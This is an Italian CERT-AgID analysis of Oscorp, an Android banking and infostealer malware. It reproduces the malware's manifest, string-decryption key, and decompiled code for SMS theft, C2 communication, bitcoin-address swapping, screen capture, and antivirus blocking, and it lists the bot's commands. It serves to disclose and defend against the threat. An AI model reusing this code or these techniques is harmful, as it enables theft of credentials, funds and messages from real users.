Oscorp, il “solito” malware per Android

cert-agid.gov.it/news/oscorp-il-solito-malware-per-android/

27/01/2021

android banking infostealer oscorp spyware
Due giorni fa abbiamo pubblicato la notizia di un sito volto alla distribuzione dell’ennesimo malware per Android.
Non avendo trovato riscontro circa l’identità di questo malware, lo abbiamo battezzato Oscorp, dal titolo della pagina di login del suo C2.

Oggi vediamo più nel dettaglio le capacità di questo malware. Va precisato che i malware per Android seguono tutti lo stesso copione: inducono l’utente ad installare un servizio di accessibilità con il quale possono leggere cosa è presente e cosa viene digitato nello schermo; non potendo accedere ai file privati di altre applicazioni, le azioni di queste app malevole si “limitano” al furto di credenziali tramite pagine di phishing (dette, nel gergo dei malware, *injections*), al blocco del dispositivo (inteso come blocco dello schermo) ed eventualmente alla cattura di audio e video.

Questo malware non è diverso: dal suo *Manifest.xml* qui riportato si evince la presenza di 5 activity, 8 servizi, 4 intent receiver e la richiesta di 28 permessi.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
android:versionCode="1" android:versionName="1.2" android:compileSdkVersion="30"
android:compileSdkVersionCodename="11" package="com.cosmos.starwarz"
platformBuildVersionCode="30" platformBuildVersionName="11">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="26"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_SUPERUSER"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.INJECT_EVENTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission
android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.RECEIVE_MMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
    <application android:theme="@style/Theme.Transparent"
android:label="@string/app_name" android:icon="@mipmap/ic_launcher"
android:allowBackup="true" android:supportsRtl="true"
android:usesCleartextTraffic="true"
android:appComponentFactory="androidx.core.app.CoreComponentFactory">
        <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar"
android:name="com.cosmos.chain.Inz" android:taskAffinity=""
android:excludeFromRecents="true" android:launchMode="singleInstance"/>
        <activity android:theme="@style/Theme.Transparent"
android:name="com.cosmos.starwarz.React" android:excludeFromRecents="true"/>
        <activity android:theme="@style/Theme.Transparent"
android:name="com.cosmos.meth.Ramp" android:excludeFromRecents="true"/>
        <activity android:theme="@style/Theme.Transparent"
android:name="com.cosmos.starwarz.MainActivity" android:excludeFromRecents="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
```

```
        </activity>
        <activity android:name="com.cosmos.multi.DeliverSms">
            <intent-filter>
                <action android:name="android.intent.action.SEND"/>
                <action android:name="android.intent.action.SENDTO"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="sms"/>
                <data android:scheme="smsto"/>
                <data android:scheme="mms"/>
                <data android:scheme="mmsto"/>
            </intent-filter>
        </activity>
        <receiver android:label="Android System"
android:name="com.cosmos.chain.Admin"
android:permission="android.permission.BIND_DEVICE_ADMIN">
            <intent-filter>
                <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
            </intent-filter>
            <meta-data android:name="android.app.device_admin"
android:resource="@xml/admin_config"/>
        </receiver>
        <receiver android:label="RestartServiceWhenStopped"
android:name="com.cosmos.starwarz.Receiver" android:enabled="true">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <receiver android:name="com.cosmos.starwarz.Kryptosms"
android:permission="android.permission.BROADCAST_SMS">
            <intent-filter android:priority="999">
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
                <action android:name="android.provider.Telephony.SMS_DELIVER"/>
            </intent-filter>
        </receiver>
        <receiver android:name="com.cosmos.multi.MmsRe"
android:permission="android.permission.BROADCAST_WAP_PUSH">
            <intent-filter>
                <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
                <data android:mimeType="application/vnd.wap.mms-message"/>
            </intent-filter>
        </receiver>
        <service android:name="com.cosmos.services.AppService"
android:exported="true" android:process=".AppService"/>
        <service android:name="com.cosmos.services.Geny2" android:exported="true"
android:process=".Geny22"/>
        <service android:name="com.cosmos.chain.MyService"
android:process=".MyServ"/>
        <service android:name="com.cosmos.services.PJService" android:enabled="true"
android:process=".Pjservicedpop"/>
        <service android:name="com.cosmos.services.LucasService"
android:enabled="true" android:process=".LucasService"/>
        <service android:name="com.cosmos.services.CFetcher" android:enabled="true"
android:process=".CFetchh"/>
        <service android:name="com.cosmos.starwarz.AutoService"
```

```
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
            <intent-filter>
                <action
android:name="android.accessibilityservice.AccessibilityService"/>
            </intent-filter>
            <meta-data android:name="android.accessibilityservice"
android:resource="@xml/config"/>
        </service>
        <service android:name="com.cosmos.multi.Headless"
android:permission="android.permission.SEND_RESPOND_VIA_MESSAGE"
android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.RESPOND_VIA_MESSAGE"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <data android:scheme="sms"/>
                <data android:scheme="smsto"/>
                <data android:scheme="mms"/>
                <data android:scheme="mmsto"/>
            </intent-filter>
        </service>
        <uses-library android:name="org.apache.http.legacy"
android:required="false"/>
    </application>
</manifest>
```

A differenza di malware come Alien, Cerberus e altri derivati di Anubis, questo non carica, nell'evento `onAttachBaseContext` della classe `Application`, delle classi aggiuntive contenute in un file DEX cifrato con RC4 e presente negli asset.
L'analisi è quindi un po' più immediata.


Decifrare le stringhe

Nel codice del malware compaiono spesso chiamate della forma `C.f(g._z, g.Zz)`, si tratta della procedura che decifra le stringhe.
Il codice dei metodi rilevanti è riportato qui sotto.

```
public static String f(String str, String str2) {
    try {
        return new String(a(2, str2).doFinal(Base64.decode(str.getBytes(), 0)), "UTF-
8");
    } catch (Exception e2) {
        return e2.toString();
    }
}

public static Cipher a(int i, String str) {
    if (str.length() == 32) {
        Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
        instance.init(i, new SecretKeySpec(str.getBytes(), "AES"), new
IvParameterSpec(str.substring(0, 16).getBytes()));
        return instance;
    }
    throw new RuntimeException("Camera Permission Not Enabled");
}
```

Il codice non presenta particolari difficoltà per l'analisi, possiamo riassumere la decodifica delle stringhe con lo schema che segue.



La stringa che è usata come chiave e come IV (per questo scopo solo i primi 16 byte sono rilevanti) è `RHBuUXFEhkrbrHaYIZ6VYH3uNIBRnwTe`.
Una semplice ricetta Cyberchef mostra l'esempio di una stringa decifrata.

Activity principale

L'activity principale è com.cosmos.starwarz.MainActivity, la parte rilevante del codice (ripulito) di questa activity è riportato qui sotto.

```
public void Q() {
        String h = a.h(rndString(1, 4), a(rndString, 6));
        this.K = getSharedPreferences("prefs", 0);
        SharedPreferences.Editor edit = this.K.edit();
        edit.putString("botid", h);
        edit.commit();
    }

    public void disable() {
        getPackageManager().setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
    }

    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            getSharedPreferences("uplink", 0).edit().clear().commit();
            getWindow().addFlags(16);
            getWindow().addFlags(6815872);
            getWindow().getDecorView().setSystemUiVisibility(2304);
            this.K = getSharedPreferences("prefs", 0);
            boolean z = this.K.getBoolean("sgen", true);
            String[] strArr = CFetcher.H;
            for (String str : strArr) {
            }
            if (z) {
                Q();
                SharedPreferences.Editor edit = this.K.edit();
                edit.putBoolean("sgen", false);
                edit.commit();
            }
            startService(new Intent(this, Geny2.class));
            disable();
        } catch (Exception unused) {
        }
    }
```

Possiamo notare come:

- All'avvio viene generato un file di preferenze condivise. Si tratta dell'usuale meccanismo di condivisione e scambio di dati tra le varie componenti (asincrone) del malware.
- Viene calcolato l'id della vittima (`botid`), che ha formato `\d{4}[A-Z0-9]{6}` . La chiave `sgen` tiene traccia dell'avvenuta generazione.
- L'applicazione viene **disabilitata**, per impedirne l'avvio esplicito da parte dell'utente (non viene mostrata neanche nel launcher).
- Viene **avviato il servizio Geny2**.

Il servizio Geny2

Questo servizio ha lo scopo di indurre l'utente ad abilitare il servizio di accessibilità del malware e, una volta attivato, abilitare automaticamente alcuni permessi.

Ogni 8 secondi viene eseguito il task mostrato qui sotto.

```
public void run() {
        Geny2 geny2;
        Intent flags;
        try {
            if (!Geny2.isAlreadyAccessibilityService(this.this$0)) {
                geny2 = this.this$0;
                flags = new Intent("android.settings.ACCESSIBILITY_SETTINGS").setFlags(268435456);
            } else {
                if (Geny2.isAlreadyAccessibilityService(this.this$0)) {
                    if (!Geny2.usageStatsAllowed(this.this$0)) {
                        AutoService.showHome(this.this$0);
                        geny2 = this.this$0;
                        flags = new Intent("android.settings.USAGE_ACCESS_SETTINGS").setFlags(335544320
);
                    } else {
                        PackageManager packageManager = this.this$0.getPackageManager();
                        String str = this.this$0.PACKAGE_NAME;
                        if (Geny2.isComponentEnabled(packageManager, str, this.this$0.PACKAGE_NAME +
".React")) {
                            SharedPreferences defaultSharedPreferences = PreferenceManager.
getDefaultSharedPreferences(this.this$0);
                            boolean z = defaultSharedPreferences.getBoolean("reperm", true);
                            defaultSharedPreferences.edit();
                            if (z) {
                                AutoService.showHome(this.this$0);
                                if (Build.VERSION.SDK_INT >= 23) {
                                    Intent intent = new Intent();
                                    String packageName = this.this$0.getPackageName();
                                    if (!((PowerManager) this.this$0.getSystemService("power")).
isIgnoringBatteryOptimizations(packageName)) {
                                        intent.setAction(
"android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
                                        intent.setData(Uri.parse("package:" + packageName));
                                        intent.setFlags(268435456);
                                        this.this$0.startActivity(intent);
                                        SystemClock.sleep(3000);
                                        this.this$0.startActivity(new Intent(this.this$0, React.class).
setFlags(335544320));
                                        this.this$0.K = this.this$0.getSharedPreferences("prefs", 0);
                                    }
                                }
                            }
                            SharedPreferences.Editor edit = this.this$0.K.edit();
                            edit.putBoolean("reperm", false);
                            edit.commit();
                        } else {
                            return;
                        }
                    }
                }
                this.this$0.stopSelf();
                return;
            }
            geny2.startActivity(flags);
        } catch (Exception unused) {
        }
    }
```

Qualora l'utente non abbia abilitato il servizio di accessibilità, il malware continua a riaprire la schermata di impostazioni per farlo. In questo modo l'utente è pressato ad accettare nella speranza che la schermata smetta di presentarsi.

Se il servizio di accessibilità è abilitato ma non è abilitato il permesso di accesso alle statistiche di utilizzo del dispositivo, il malware riapre continuamente la schermata delle relative impostazioni.
Questo permette al servizio di accessibilità di **impostare automaticamente i permessi** al malware.

Infine lo stesso meccanismo è usato per abilitare il malware ad interrompere il Doze mode e per ottenere almeno uno dei permessi richiesti nel manifest.
Questo è fatto tramite il codice dell'activity `React`, codice mostrato qui sotto, che viene fatta partire da `Geny2`.

```
public void onRequestPermissionsResult(int i, String[] strArr, int[] iArr) {
    if (i == 124) {
        for (int i2 = 0; i2 < strArr.length; i2++) {
            if (iArr[i2] == 0) {
                startService(new Intent(this, PJService.class));
                startService(new Intent(this, MyService.class));
                SystemClock.sleep(2000);
                disable();
            } else if (iArr[i2] == -1) {
                SharedPreferences.Editor edit = PreferenceManager.getDefaultSharedPreferences(this).edit();
                edit.putBoolean("HIDDENfirstTime", false);
                edit.commit();
            }
        }
    } else if (i != 304) {
        super.onRequestPermissionsResult(i, strArr, iArr);
        return;
    }
    for (int i3 = 0; i3 < strArr.length; i3++) {
        if (iArr[i3] != 0) {
            int i4 = iArr[i3];
        }
    }
}
```

Il codice sopra mostra l'esecuzione, nel caso almeno un permesso sia stato ottenuto, dei due servizi `MyService` e `PJService`. Nel caso almeno un permesso sia stato rifiutato, la chiave `HIDDENfirstTime` è impostata a `true`.

L'activity `React` può anche aprire le impostazioni per scegliere l'app admin del dispositivo, quindi se richiesto il malware può impostarsi come app admin.

Il servizio di accessibilità


Un servizio di accessibilità è un componente di un app che fornisce funzionalità di aiuto alla lettura ed uso del dispositivo per utenti diversamente abili.
Per la sua natura può quindi leggere tutto quello che è presente sullo schermo, quello che l'utente digita e può simulare il tocco sullo schermo.

I malware utilizzano queste capacità per effettuare azioni privilegiate in modo automatico.

Questo malware non fa eccezione; il servizio di accessibilità permette infatti di:


- Abilitare funzionalità di keylogger.
- Ottenere automaticamente i permessi e le capability richieste dal malware.
- Disinstallare app.
- Effettuare chiamate.
- Inviare SMS.
- Rubare criptovaluta.
- Rubare il PIN per la 2FA di Google

Le ultime due funzionalità sono peculiari di questo malware.
Il codice sotto mostra come viene cambiato l'indirizzo del portafoglio bitcon (P2PKH) quando vengono fatti pagamenti con l'app Blockchain.com wallet.



```
if (var14_4.contains("piuk.blockchain.android") && var16_7 != null && (var1_1 = this.getRootInActiveWindow().
findAccessibilityNodeInfosByViewId("piuk.blockchain.android:id/toAddressEditTextView")) != null && var1_1.size() != 0
 && !this.v) {
                var1_1 = (AccessibilityNodeInfo)var1_1.get(0);
                var15_12 = new Bundle();
                var15_12.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", (CharSequence)
"1BqM8X22MytjpDxMwMSFkGpaoNrBZxjpKM");
                var1_1.performAction(0x200000, (Bundle)var15_12);
                var1_1.refresh();
                this.v = true;
            }
```

Il portafoglio usato dal malware ha un pagamento di più di 584 dollari, effettuato però in data 09/01/2020.



Il PIN della 2FA di Google viene inviato, insieme all'ID della vittima, al C2 usando l'URL `/api/achillies/2FA.php`.

Le applicazioni che contengono queste stringhe nel loro nome sono disabilitate: `security, pcprotect, totalav, clean, virus, junk, malware, anti, guard, boost, scan, trendmicro, symantec, protect, avast, kms, avira, eset, lookout, drweb, cleaner, com.wsandroid.suite`

L'activity `React` lancia due servizi: `PJService` e `MyService`, vediamoli nel dettaglio.

Il servizio PJService

Questo servizio si occupa di collezionare informazioni generiche sul dispositivo, come:

- Le app installate
- Il modello del telefono
- L'operatore del telefono

Questi dati sono inviati al C2, agli URL `/api/app/device` e `/api/app/device/apps`.

Infine, viene avviato il servizio `LucasService`.

Il servizio LucasService

Con questo servizio il malware effettua tre importanti azioni malevolo.

1. La prima è l'invio degli SMS al C2, all'URL `/app/device/sms`.
2. La seconda azione malevola è il ping al C2, all'URL `/app/device/ping`. Il ping contiene le statistiche di uso del dispositivo, oltre all'id della vittima e lo stato di attivazione della funzionalità di admin.
3. L'ultima azione malevola è il recupero dei comandi da eseguire dal C2, all'URL `/app/device/commands`.

Il codice sotto è un estratto che mostra queste tre azioni.

```
static {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(g.Xz);
    stringBuilder.append("app/device/ping");
    S = stringBuilder.toString();
    stringBuilder = new StringBuilder();
    stringBuilder.append(g.Xz);
    stringBuilder.append("app/device/");
    U = stringBuilder.toString();
    stringBuilder = new StringBuilder();
    stringBuilder.append(g.Xz);
    stringBuilder.append("app/device/sms");
    W = stringBuilder.toString();
}

public String B() {
    Object object = Uri.parse((String)"content://sms/inbox");
    Cursor cursor = this.getContentResolver().query(object, new String[]{"_id", "thread_id", "address", "person",
"date", "body"}, null, null, null);
    object = "";
    while (cursor.moveToNext()) {
        long l2 = cursor.getLong(4);
        String string = new SimpleDateFormat("yyyy-MM-dd_HH-mm-ss").format(new Date(l2));
        String string2 = cursor.getString(5).replace("'", "(apos)");
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.append((String)object);
        stringBuilder.append(string);
        stringBuilder.append("|~\t|");
        stringBuilder.append(cursor.getString(2));
        stringBuilder.append("|~\t|");
        stringBuilder.append(string2);
        stringBuilder.append("|^\t|");
        object = stringBuilder.toString();
    }
    return object;
}

//Ping (object contains info about the device: id, admin status, usage stats)
new b(this).execute(new String[]{S, object, "ping"});

//Fetch commands
object = new a(null);
object2 = new StringBuilder();
((StringBuilder)object2).append(U);
((StringBuilder)object2).append(string);
((StringBuilder)object2).append("/commands");
object.execute((Object[])new String[]{((StringBuilder)object2).toString(), string});
```

La comunicazione con il C2 avviene tramite richieste HTTP POST.

Nel corpo sono passati solo due parametri: `fuck` e `you`. Il primo contiene i dati del comando inviato al C2, il secondo contiene l'identificativo stringa del comando.
Entrambi i parametri sono cifrati in modo complementare alle stringhe: solito meccanismo ma partendo da destra verso sinistra (e usando AES in modalità cifratura).
Il codice sotto mostra come è fatta la richiesta.

```
object = new LinkedHashMap();
                object3 = C.g((String)object3, g.Zz
);
```

```
                object2 = C.g((String)object2, g.Zz
);
                object.put("fuck", object3);
                object.put("you", object2);
                object2 = new StringBuilder();
                ((StringBuilder)object2).append(
"you:");
                ((StringBuilder)object2).append
((String)object3);
                Log.e((String)"ContentValues"
, (String)((StringBuilder)object2).toString());
                object3 = new StringBuilder();
                object = object.entrySet().iterator
();
                while (bl = object.hasNext()) {
                    object2 = (Map.Entry)object.next
();
                    if (((StringBuilder)object3).
length() != 0) {
                        ((StringBuilder)object3).
append('&');
                    }
                    ((StringBuilder)object3).append(
URLEncoder.encode((String)object2.getKey(), "UTF-8"
));
                    ((StringBuilder)object3).append(
'=');
                    ((StringBuilder)object3).append(
URLEncoder.encode(String.valueOf(object2.getValue
()), "UTF-8"));
                }
                object = ((StringBuilder)object3).
toString().getBytes("UTF-8");
                aa.setReadTimeout(9000);
                aa.setConnectTimeout(9000);
                aa.setRequestMethod("POST");
                aa.setDoInput(true);
```

Il servizio CFetcher ed i comandi del malware

I comandi supportati dal malware sono presenti dentro questa classe, cifrati nel modo indicato ad inizio articolo.
Essi sono:

- **toast**. Mostra un toas (un testo in sovraimpressione).
- **send_message**. Invia una SMS.
- **stock_injection**. Salva gli injection (phishing) forniti dal C2 nel file `Jedi/Injections.txt` nello storage esterno dell'app.
- **forward_call**. Imposta la deviazione di chiamata (con *21*), per tutte le chiamate in ingresso, verso il numero indicato.
- **run_application**. Avvia un'app, dato il suo package (l'app deve essere installata).
- **enab_sil**. Silenzia tutti i volumi del dispositivo (silenzioso).
- **switch_sms**. Si imposta come gestore degli SMS.
- **remove_injection**. Rimuove un injection tra quelli salvati.
- **2FA**. Avvia l'app per la 2FA di Google (`com.google.android.apps.authenticator2`).
- **make_call**. Effettua una chiamata.
- **dev_admin**. Si imposta come app admin.
- **run_ussd**. Esegue un codice speciale per l'operatore di telefonia (USSD).
- **block**. Salva le app da bloccare in `Jedi/block.txt` e avvia `MyService` .
- **launch_url**. Avvia la navigazione verso un URL.
- **fetch_applications**. Recupera la lista di applicazioni installate (usa la classe `AppService`).
- **delete_message**. Elimina un SMS.
- **delete_application**. Rimuove un applicazione.
- **batt_opt**. Apre le impostazioni per il Doze mode (in modo che l'Accessibility service metta automaticamente il malware tra le app che possono svegliare il dispositivo).
- **url_injection**. Avvia `MyService` .
- **screencap**. Avvia la registrazione audio e video (dello schermo) attraverso WebRTC ed un paio di server STUN.

La cattura dell'audio e del video

Il comando screencap avvia la classe `Ramp` ., la quale contiene il codice per avviare uno streaming WebRTC (il C2 è scritto in NodeJS ed utilizza socket.io) dell'audio e dello schermo della vittima.

Il codice sotto mostra un frammento del codice.

```
public /* synthetic */ void o(String str) {
            if (Ramp.this.za == null) {
                Ramp.this.Aa = str;
                ArrayList arrayList = new ArrayList();
                arrayList.add(new PeerConnection.IceServer("stun:23.21.150.121"));
                arrayList.add(new PeerConnection.IceServer("stun:stun.l.google.com:19302"));
                Ramp ramp = Ramp.this;
                ramp.za = ramp.ya.a(arrayList, Ramp.this.instance);
                DisplayMetrics displayMetrics = new DisplayMetrics();
                Ramp.this.getWindowManager().getDefaultDisplay().getRealMetrics(displayMetrics);
                Ramp ramp2 = Ramp.this;
                ramp2.Ba = ramp2.O();
                n nVar = Ramp.this.ya;
                VideoCapturer videoCapturer = Ramp.this.Ba;
                MediaStream createLocalMediaStream = nVar.HA.createLocalMediaStream("ARDAMS");
                VideoSource createVideoSource = nVar.HA.createVideoSource(videoCapturer.isScreencast());
                videoCapturer.initialize(nVar.surfaceTextureHelper, nVar.context, createVideoSource.
getCapturerObserver());
                createLocalMediaStream.addTrack(nVar.HA.createVideoTrack("ARDAMSv0", createVideoSource));
                Ramp.this.Ba.startCapture(displayMetrics.widthPixels / 2, displayMetrics.heightPixels / 2, 30);
                Ramp.this.za.addStream(createLocalMediaStream);
                MediaConstraints mediaConstraints = new MediaConstraints();
                mediaConstraints.mandatory.add(new MediaConstraints.KeyValuePair("OfferToReceiveAudio", "true"));
                mediaConstraints.mandatory.add(new MediaConstraints.KeyValuePair("OfferToReceiveVideo", "true"));
                mediaConstraints.optional.add(new MediaConstraints.KeyValuePair("DtlsSrtpKeyAgreement", "true"));
                Ramp.this.za.a(mediaConstraints);
            }
        }
    }
```

Si nota l'utilizzo di due server STUN, utilizzati per aggirare le limitazioni dei NAT nelle comunicazioni peer-to-peer.

Gli Injection ed il blocco delle app

Quando il package di un'app matcha il contenuto del file degli injection, il servizio MyService mostra un'activity contenente una WebView che mostra il contenuto della pagina HTML ritornata dal C2 all'URL `/YTrJWNMmHkAPfdWA4QsfPwufCBhpYGbG/LFwbkjNthZk9jDtvADjnS7FyUPcjKPpb/<id-injection>.html?id=<id vittima>`.

Quando l'utente apre una delle app obiettivo del malware, si ritrova davanti una schermata (la phishing page) che richiede di inserire nome utente e password. Lo stile di questa schermata varia da app ad app ed è fatto in modo da risultare plausibile alla vittima.

Se l'app avviata è invece presente nel file *Block.txt*, il dispositivo viene dirottato alla schermata del launcher. Questo impedisce all'utente di usare l'applicazione.

Non abbiamo evidenza di quale tipo di applicazioni siano target di questo malware ma non è difficile immaginare che sia tutte quelle che trattano dati sensibili, come le applicazioni per l'home banking e di messaggistica.

Conclusioni

Anche in questo caso siamo in presenza di un malware per Android che sfrutta un Accessibility service. Le protezioni di Android impediscono al malware di fare qualsiasi tipo di danno finchè l'utente non abilita tale servizio. Una volta abilitato però, si apre una "diga". Android infatti ha sempre tenuto una politica molto permissiva nei confronti degli sviluppatori di app, lasciando la decisione ultima di fidarsi o meno di un'app all'utente finale. Un approccio opposto a quello di Apple, che impedisce di installare applicazioni che non siano state da lei firmate attraverso il suo store. Store nel quale è possibile pubblicare contenuto solo dopo aver passato i controlli di Apple e aver pagato la relativa quota annuale.
Android utilizza invece diversi meccanismi di protezione presenti in Linux, tra cui l'isolamento delle app tramite namespacing (la tecnologia su cui si basano i container tipo Docker), MLS/MCS implementata tramite SELinux, applicazione del principio di least privilege per quanto riguarda le capability Linux e limitazione delle risorse tramite cgroups e i meccanismi insiti nel kernel. E' ironico come un sistema così protetto contro attacchi mirati da parte di criminali di alto livello (o da parte di agenzie governative) non sia efficace nel proteggere i propri utenti contro le minacce perpetuate da criminali meno competenti ma molto abili a sfruttare il fattore umano. Quello che forse è il vero punto di forza di Android (rispetto ad iOS) è la fiducia che ripone nei suoi utilizzatori e nella community di sviluppatori, che al contempo rappresenta anche il suo tallone d'Achille per quanto riguarda la sicurezza che può offrire per i dati degli utenti.